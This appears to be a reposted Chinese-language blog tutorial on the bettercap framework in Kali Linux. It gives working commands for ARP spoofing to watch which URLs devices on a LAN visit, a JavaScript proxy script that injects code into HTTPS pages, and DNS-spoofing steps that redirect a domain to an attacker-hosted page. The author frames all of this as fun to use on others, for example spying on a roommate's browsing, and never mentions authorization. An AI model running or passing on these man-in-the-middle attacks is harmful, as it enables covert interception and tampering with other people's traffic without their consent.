bettercap是一个用 Go 编写的强大、易于扩展和可移植的框架,旨在为安全研究人员、红队成员和逆向工程师提供易于使用的多合一解决方案,其中包含他们可能需要执行侦察和攻击WiFi网络、低功耗蓝牙设备、IPv4/IPv6网络。
安装
在kali中安装,很简单我们只需要执行下面命令即可。
apt-get install bettercap
运行
在kali中我们直接以root身份运行命令:
bettercap
 查看帮助
help
 常用的命令
help MODULE #查看指定模块的帮助命令
set NAME VALUE #设置模块
MODULE on/off#激活/关闭模块
牛刀小试
01获取目标访问URL
利用这款工具,我们可以查看局域网内指定设备或者所有设备访问的URL。
set arp.spoof.targets 192.168.50.80,192.168.50.1
arp.spoof on #激活插件
如下,当设备访问站点时,会显示目标访问的URL 参数说明:
192.168.50.80,192.168.50.1分别为目标IP和路由IP。不填写默认局域网全部设备。从此舍友访问的小站点,再也逃不出你的法眼。
02 js弹窗
因为现在很多站点都是Https。我们直接在https站点中弹窗,首先写一段js脚本,保存到kali中。示例如下:
function onResponse(req,res){
    if(res.ContentType.indexOf('text/html')==0){
        var body=res.ReadBody();
        if(body.indexOf('</head>')!=-1){
            res.Body=body.replace(
                '</head>',

               '<script type="text/javascript">alert("@逍遥子大表哥,欢迎关注微信公众号 kali笔记")</script></head>'
            );
            }
        }
}
接下来,配置命令
set arp.spoof.targets 192.168.50.80,192.168.50.1
set https.proxy.script /root/22.js #http站点将https变成http就行了
arp.spoof on #激活插件
https.proxy on
接下来,我们访问CSDN
在源码中,我们可以看到已经注入到了页面中。
 03 DNS劫持
目前仅在http站点测试成功,理论https也是可以的,估计是我姿势不对。配置参数如下 首先在kali的/var/www/html目录新建一个index.html文件。内容随意。配置完成后,启动kali自带的apache服务
service apache2 start
接下来,在arp的基础上配置dns劫持
set dns.spoof.domains aliyundatav.cn
dns.spoof #激活插件
效果如下:
本地UI
如果你觉得命令行太难,没关系在最新的版本中为你提供了web-ui界面。另提终端输入命令
sudo bettercap -caplet http-ui
然后在浏览器中访问http://127.0.0.1:80
输入用户名 user pass登录,效果如下
总结
bettercap是继中间人攻击工具etrcap工具后,又一款比较好玩的工具,尤其是对https站点的适配较高。在后面的文章中我们还会更新相关文章,尽情期待!
更多精彩文章 欢迎关注我们
原文作者:Kali笔记;如有侵权,请联系管理员删除。

